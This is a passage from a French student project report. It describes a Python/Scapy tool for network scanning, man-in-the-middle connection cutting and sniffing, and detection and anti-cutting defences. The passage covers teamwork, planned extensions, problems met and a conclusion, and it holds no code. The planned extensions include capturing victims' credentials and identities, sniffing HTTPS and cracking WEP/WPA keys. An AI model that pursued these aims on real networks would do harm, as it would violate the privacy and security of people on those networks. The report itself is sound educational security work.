Afin de tester notre application nous avions besoin d'un routeur sur lequel on puisse effectuer nos attaques. Nous avions à notre disposition qu'un seul routeur qui nous permettait de faire les tests, c'est pourquoi nous nous réunissions toujours le lundi afin de travailler et tester nos réalisations. Nous nous sommes répartis le travail de la façon suivante :

— Amandine s'occupe de la partie attaque (identification, coupure, écoute) du projet
— Frank est en charge de la partie graphique et de l'intégration des différents modules
— Thomas développe les modules de défense (détection et anti-coupure)

Notre cadre de travail nous permettait d'être chacun au courant de l'avancée du travail des autres. De plus, chaque membre du groupe expliquait ses réalisations aux autres membres du groupe afin que tout le monde puisse comprendre le projet dans sa globalité. Nous avons effectué des tests le plus souvent possible, dès qu'un module était réalisé et dès que l'intégration graphique de ce module était réalisée. La réalisation de la vidéo nous a permis de faire un test de l'ensemble de l'application. Après avoir défini ensemble le plan et la base du rapport, chaque membre du groupe en a rédigé la partie le concernant. Nous avons procédé de la même façon pour la réalisation des diaporamas.

5 Améliorations et problèmes rencontrés

5.1 Perspectives

Faute de temps, nous n'avons pas pu implémenter toutes les fonctionnalités que nous aurions voulu faire. Nous aurions aimé par exemple identifier le nom des machines connectées sur le réseau dès le scan du réseau, ce qui reste un élément important pour identifier une personne dans la même pièce que nous. Cependant, nous n'avons pas eu le temps de trouver un moyen de faire cela efficacement. Nous arrivons seulement à récupérer l'OS et le type de navigateur d'une machine mais nous ne l'avons pas ajouté à l'interface.

Second point que nous aurions pu améliorer, c'est le fait de rajouter le code du ralentissement de connexion à l'interface graphique. En effet, ayant trouvé comment coder cette fonctionnalité vers la fin du projet, nous n'avons pas pu l'implémenter sur l'application.

Egalement, au niveau de l'attaque, nous pourrions essayer d'obtenir plus d'informations sur les sites que visite la victime telles que son mail, son nom ou prénom, ses identifiants, etc. Nous aimerions aussi implémenter une fonction de sniff fonctionnant avec les sites https.

Pour la défense, il se trouve qu'on hésitait à effectuer une détection en continu q'une attaque au lieu de détecter à un instant donné. Puis nous pourrions éventuellement récupérer plus d'informations sur l'attaquant. En ce qui concerne l'anti-coupure, ce script ne nous appartenant pas, nous n'avons pas réussi à faire en sorte qu'il s'arrête après son activation.

D'autres fonctionnalités telles que le crack de clé WEP et WPA que nous avons vu durant nos devoirs pourrait venir se greffer à notre application. Toutes ces améliorations permettraient avant tout de rendre l'application plus complète et fiable.

5.2 Problèmes rencontrés

Lors du développement de notre application, nous nous sommes confrontés à plusieurs complications. Tout d'abord, nous utilisions tous les trois des systèmes d'exploitation différents ce qui posait

quelques difficultés dans les phases de tests. Les tests ne pouvaient pas être effectués à partir d'une machine virtuelle. De plus, l'installation de certaines bibliothèques Python notamment Scapy était difficilement envisageable sur Windows car son installation est très compliquée.

Fort heureusement, nous possédions une machine sur Mac OS et une machine sur Linux. Nous pouvions donc effectuer des phases de tests mais nous devions également faire en sorte que notre application fonctionne pour les deux OS.

De plus, nous sommes plus ou moins novices dans la programmation Python et dans les librairies auxiliaires que le langage possède. Nous avons donc dû nous adapter et apprendre au fur et à mesure de nos besoins.

Conclusion

Nous avons finalement réussi à développer une application répondant à nos objectifs principaux. Nous pouvons ainsi, par le biais de celle-ci, obtenir l'ensemble des ordinateurs connectés à un réseau et effectuer des attaques de coupure de connexion ou bien d'écoute du réseau. Nous avons également la possibilité de se défendre contre notre propre application. Ce projet nous a avant tout permis de découvrir les faiblesses au niveau de la sécurité du réseau et d'implémenter des attaques de type Man In The Middle afin d'exploiter ces faiblesses. Il nous a notamment permis de consolider notre connaissance du langage Python et notre faculté à travailler en groupe. Cette expérience enrichissante nous a familiarisé à de nouveau outils de développement mais nous a aussi sensibilisé à la sécurité des réseaux.

Table des figures

Listings